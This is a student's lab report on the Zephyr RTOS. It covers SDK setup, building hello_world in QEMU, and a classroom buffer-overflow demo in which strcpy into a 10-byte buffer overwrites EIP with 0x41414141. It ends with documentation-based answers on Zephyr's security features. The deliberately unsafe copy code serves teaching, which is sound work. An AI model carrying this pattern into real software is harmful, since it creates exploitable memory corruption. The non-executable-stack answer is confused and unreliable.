# CS315 Lab 6-Part 1


Name: 王奕童

SID: 11910104

# Q1. Read the lab instructions above and finish all the tasks

## Starting the Lab 6 Virtual Machine

登录成功后页面：




## Setting up the Zephyr Development Environment

### Download the Zephyr Source Code

lab镜像中已提供好源码：

```
lab6@ubuntu: ~/zephyr-project
lab6@ubuntu:~$ cd ~/
lab6@ubuntu:~$ ls
Desktop    examples.desktop  Public     zephyr-project
Documents  Music             Templates  zephyr-project-old
Downloads  Pictures          Videos
lab6@ubuntu:~$ cd zephyr-project
lab6@ubuntu:~/zephyr-project$
```

## Installing Requirements and Dependencies

lab镜像中已提供好依赖：

```
lab6@ubuntu: ~/zephyr-project
lab6@ubuntu:~$ cd ~/
lab6@ubuntu:~$ ls
Desktop    examples.desktop  Public     zephyr-project
Documents  Music             Templates  zephyr-project-old
Downloads  Pictures          Videos
lab6@ubuntu:~$ cd zephyr-project
lab6@ubuntu:~/zephyr-project$ sudo apt-get install git make gcc gcc-multilib g++
 g++-multilib
[sudo] password for lab6:
Reading package lists... Done
Building dependency tree
Reading state information... Done
g++ is already the newest version.
g++-multilib is already the newest version.
gcc is already the newest version.
gcc-multilib is already the newest version.
make is already the newest version.
git is already the newest version.
The following packages were automatically installed and are no longer required:
  libntdb1 linux-image-extra-3.19.0-25-generic python-ntdb
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 5 not upgraded.
lab6@ubuntu:~/zephyr-project$
```

## Setting the Project’s Environment Variables

按课件上执行:

```
lab6@ubuntu: ~/zephyr-project
lab6@ubuntu:~$ cd zephyr-project
lab6@ubuntu:~/zephyr-project$  source zephyr-env.sh
lab6@ubuntu:~/zephyr-project$
```

## Installing the Zephyr Software Development Kit

Step 1:

```
lab6@ubuntu:~/zephyr-project$ ls
arch          include          MAINTAINERS     subsys
boards        Kbuild           Makefile        tests
defaults.tc   Kconfig          Makefile.inc    zephyr-env.sh
doc           Kconfig.zephyr   Makefile.test   zephyr-sdk-0.8.2-i686-setup.run
drivers       kernel           misc            zephyr-sdk-0.8.2-i686-setup.run.1
dts           lib              samples
ext           LICENSE          scripts
lab6@ubuntu:~/zephyr-project$
```

Step 2:

```
lab6@ubuntu: ~/zephyr-project
drivers      kernel          misc           zephyr-sdk-0.8.2-i686-setup.run.1
dts          lib             samples
ext          LICENSE         scripts
lab6@ubuntu:~/zephyr-project$ chmod a+x zephyr-sdk-0.8.2-i686-setup.run
lab6@ubuntu:~/zephyr-project$ sudo ./zephyr-sdk-0.8.2-i686-setup.run
Verifying archive integrity... All good.
Uncompressing SDK for Zephyr  100%
Enter target directory for SDK (default: /opt/zephyr-sdk/):
Installing SDK to /opt/zephyr-sdk
The directory /opt/zephyr-sdk/sysroots will be removed!
Do you want to continue (y/n)?

Invalid input "", please input 'y' or 'n':
y
 [*] Installing x86 tools...
 [*] Installing arm tools...
 [*] Installing arc tools...
 [*] Installing iamcu tools...
 [*] Installing mips tools...
 [*] Installing nios2 tools...
 [*] Installing additional host tools...
Success installing SDK. SDK is ready to be used.
```

Step 3:

lab镜像中已经添加了这两行内容：

```
lab6@ubuntu: ~/zephyr-project
export ZEPHYR_GCC_VARIANT=zephyr
export ZEPHYR_SDK_INSTALL_DIR=/opt/zephyr-sdk/

# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
"~/.bashrc" 117L, 3718C                                    1,1           Top
```

# Building and Running an Application with Zephyr

## Sample Hello World Application

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/src
/*
 * Copyright (c) 2012-2014 Wind River Systems, Inc.
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *     http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>

void main(void)
{
        printk("Hello World! %s\n", CONFIG_ARCH);
}
"main.c" 23L, 727C                                          1,1           All
```

## Building a Sample Application

运行 make：

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  CC      kernel/sched.o
  CC      kernel/sem.o
  CC      kernel/stack.o
  CC      kernel/sys_clock.o
  CC      kernel/system_work_q.o
  CC      kernel/thread.o
  CC      kernel/thread_abort.o
  CC      kernel/timer.o
  CC      kernel/work_q.o
  AR      kernel/lib.a
  CC      src/main.o
  LD      src/built-in.o
  AR      libzephyr.a
  LINK    zephyr.lnk
  SIDT    staticIdt.o
  LINK    zephyr.elf
  BIN     zephyr.bin
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
```

运行 `make BOARD=arduino_101`：

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  CC      kernel/mutex.o
  CC      kernel/pipes.o
  CC      kernel/queue.o
  CC      kernel/sched.o
  CC      kernel/sem.o
  CC      kernel/stack.o
  CC      kernel/sys_clock.o
  CC      kernel/system_work_q.o
  CC      kernel/thread.o
  CC      kernel/thread_abort.o
  CC      kernel/timer.o
  CC      kernel/work_q.o
  AR      kernel/lib.a
  CC      src/main.o
  LD      src/built-in.o
  AR      libzephyr.a
  LINK    zephyr.lnk
  SIDT    staticIdt.o
  LINK    zephyr.elf
  BIN     zephyr.bin
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/arduino_101'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$
```

运行 `make help`：

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  make BOARD=stm32373c_eval           - Build for stm32373c_eval
  make BOARD=stm32_mini_a15           - Build for stm32_mini_a15
  make BOARD=tinytile                 - Build for tinytile
  make BOARD=v2m_beetle               - Build for v2m_beetle
  make BOARD=xt-sim                   - Build for xt-sim
  make BOARD=zedboard_pulpino         - Build for zedboard_pulpino


Build flags:

  make V=0|1 [targets] 0 => quiet build (default), 1 => verbose build
  make V=2   [targets] 2 => give reason for rebuild of target
  make O=dir [targets] Locate all output files in "dir", including .config
  make C=1   [targets] Check all c source with $CHECK (sparse by default)
  make C=2   [targets] Force check of all c source with $CHECK
  make RECORDMCOUNT_WARN=1 [targets] Warn about ignored mcount sections
  make W=n   [targets] Enable extra gcc checks, n=1,2,3 where
                 1: warnings which may be relevant and do not occur too often
                 2: warnings which occur quite often but may still be relevant
                 3: more obscure warnings, can most likely be ignored
                 Multiple levels can be combined with W=12 or W=123

Execute "make" or "make all" to build all targets marked with [*]
lab6@ubuntu:~/zephyr-project/samples/hello_world$
```

## Running a Sample Application

运行 `make BOARD=qemu_x86 qemu`：

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
                 3: more obscure warnings, can most likely be ignored
                 Multiple levels can be combined with W=12 or W=123

Execute "make" or "make all" to build all targets marked with [*]
lab6@ubuntu:~/zephyr-project/samples/hello_world$ cd outdir/
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir$ ls
arduino_101  qemu_x86
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir$ cd ..
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make BOARD=qemu_x86 qemu
This target is deprecated, use make run instead
make[1]: Entering directory `/home/lab6/zephyr-project'
make[2]: Entering directory `/home/lab6/zephyr-project/samples/hello_world/outdi
r/qemu_x86'
  Using /home/lab6/zephyr-project as source for kernel
  GEN     ./Makefile
  CHK     include/generated/version.h
  CHK     misc/generated/configs.c
  CHK     include/generated/generated_dts_board.h
  CHK     include/generated/offsets.h
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Nov  5 2022 03:16:46 *****
Hello World! x86
```

CTRL+A+X可退出QEMU:

```
Hello World! x86
QEMU: Terminated
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$
```

## Exploiting Buffer Overflows in Zephyr Applications

修改代码为课件中内容:

main.c (~/zephyr-project/samples/hello_world/src) - gedit

Open Save Undo

main.c


```c
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>

#include <string.h>
void overflow(char* str){
        char buffer[10];
        strcpy(buffer, str); // Dangerous!
}

int main(void)
{
        char* str = "THis is a string that is larger than the buffer size, 10";
        overflow(str);

        return 1;
}
```

C ▾ Tab Width: 8 ▾ Ln 20, Col 19 INS

运行 `make` ，无报错：

```
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make[1]: Entering directory `/
home/lab6/zephyr-project'
make[2]: Entering directory `/home/lab6/zephyr-project/samples/hello_world/outdi
r/qemu_x86'
  Using /home/lab6/zephyr-project as source for kernel
  GEN     ./Makefile
  CHK     include/generated/version.h
  CHK     misc/generated/configs.c
  CHK     include/generated/generated_dts_board.h
  CHK     include/generated/offsets.h
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$
```

运行 `make BOARD=qemu_x86 qemu` ，直接触发了crash：


lab6@ubuntu: ~/zephyr-project/samples/hello_world
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT= 00100070 00000017
IDT= 00101a30 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
DR0=00000000 DR1=00000000 DR2=00000000 DR3=00000000
DR6=ffff0ff0 DR7=00000400
CCS=00000000 CCD=00000000 CCO=LOGICB
EFER=0000000000000000
FCW=037f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
FPR0=0000000000000000 0000 FPR1=0000000000000000 0000
FPR2=0000000000000000 0000 FPR3=0000000000000000 0000
FPR4=0000000000000000 0000 FPR5=0000000000000000 0000
FPR6=0000000000000000 0000 FPR7=0000000000000000 0000
XMM00=00000000000000000000000000000000 XMM01=00000000000000000000000000000000
XMM02=00000000000000000000000000000000 XMM03=00000000000000000000000000000000
XMM04=00000000000000000000000000000000 XMM05=00000000000000000000000000000000
XMM06=00000000000000000000000000000000 XMM07=00000000000000000000000000000000
make[2]: *** [run] Aborted (core dumped)
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir/qemu_x86'
make[1]: *** [sub-make] Error 2
make[1]: Leaving directory `/home/lab6/zephyr-project'
make: *** [qemu] Error 2
1
lab6@ubuntu:~/zephyr-project/samples/hello_world$
Ubuntu
Sorry, the application qemu-system-i386 has stopped unexpectedly.
If you notice further problems, try restarting the compute
Send an error report to help fix this problem
2
Show Details
Continue
Devices
Network

修改原先的代码文件：

main.c (~/zephyr-project/samples/hello_world/src) - gedit

Open Save Undo

main.c

```c
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>

#include <string.h>
void overflow(char* str){
        char buffer[10];
        strcpy(buffer, str); // Dangerous!
}

int main(void)
{
        char* str = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
        overflow(str);

        return 1;
}
```

C Tab Width: 8 Ln 28, Col 68 INS

重新在qemu上编译执行，仍然触发crash，此时看EIP寄存器，已被修改为41414141。

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Nov  5 2022 03:16:46 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0x41414141

EAX=00103156 EBX=00000000 ECX=0010176e EDX=00101740
ESI=00000000 EDI=00000000 EBP=41414141 ESP=00103168
EIP=41414141 EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT=     00100070 00000017
IDT=     00101a30 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
DR0=00000000 DR1=00000000 DR2=00000000 DR3=00000000
DR6=ffff0ff0 DR7=00000400
CCS=00000000 CCD=00000000 CCO=LOGICB
EFER=0000000000000000
FCW=037f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
```

## Application Stack Frame on Zephyr

使用 `objdump -d main.o` 可以看到反编译main.o的结果。

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/outdir/qemu_x86/src
  -H, --help                Display this information
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir/qemu_x86/src$ objdump -d
 main.o

main.o:     file format elf32-i386


Disassembly of section .text.__k_mem_pool_quad_block_size_define:

00000000 <__k_mem_pool_quad_block_size_define>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   5d                      pop    %ebp
   4:   c3                      ret

Disassembly of section .text.overflow:

00000000 <overflow>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 0c                sub    $0xc,%esp
   6:   ff 75 08                pushl  0x8(%ebp)
   9:   8d 45 f6                lea    -0xa(%ebp),%eax
   c:   50                      push   %eax
```

# Q2. Answer the questions in the Introduction section, and justify your answers.

## a. What security features does Zephyr have?

1. Zephyr是一个单片二进制的运行时架构，不需要动态加载程序，减小了攻击面
2. Zephyr有质量保证，会确保代码审查以确保API的稳定
3. Zephyr有堆栈保护机制，能够提供执行保护，如线程分离，堆栈内存保护等等。

## Current Security Definition

This section recapitulates the current status of secure development within the Zephyr RTOS. Currently, focus is put on functional security and code quality assurance, although additional security features are scoped.

The three major security measures currently implemented are:

- **Security Functionality** with a focus on cryptographic algorithms and protocols. Support for cryptographic hardware is scoped for future releases.The Zephyr runtime architecture is a monolithic binary and removes the need for dynamic loaders , thereby reducing the exposed attack surface.
- **Quality Assurance** is driven by using a development process that requires all code to be reviewed before being committed to the common repository. Furthermore, the reuse of proven building blocks such as network stacks increases the overall quality level and guarantees stable APIs. Static code analyses are provided by Coverity Scan.
- **Execution Protection** including thread separation, stack and memory protection is currently available in the upstream Zephyr RTOS starting with version 1.9.0 (stack protection). Memory protection and thread separation was added in version 1.10.0 for X86 and in version 1.11.0 for ARM and ARC.

Reference: https://docs.zephyrproject.org/3.1.0/security/security-overview.html

## b. Do applications share the same address space with the OS kernel?

应用程序和内核都共享相同的地址空间。

**Memory Protection**

Implements configurable architecture-specific stack-overflow protection, kernel object and device driver permission tracking, and thread isolation with thread-level memory protection on x86, ARC, and ARM architectures, userspace, and memory domains.

For platforms without MMU/MPU and memory constrained devices, supports combining application-specific code with a custom kernel to create a monolithic image that gets loaded and executed on a system's hardware. Both the application code and kernel code execute in a single shared address space.

Reference: https://docs.zephyrproject.org/latest/introduction/index.html#distinguishing-features

## c. Does Zephyr have defense mechanisms such as non-executable stack or Address Space Layout Randomization (ASLR)?


### Non-executable stack

这个需要看Zephyr的版本，在1.14.0及以后的版本，以及2.1.0及以后的版本都会受到影响。

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10023

### ASLR

我从参考资料中，发现其中没有ASLR机制：



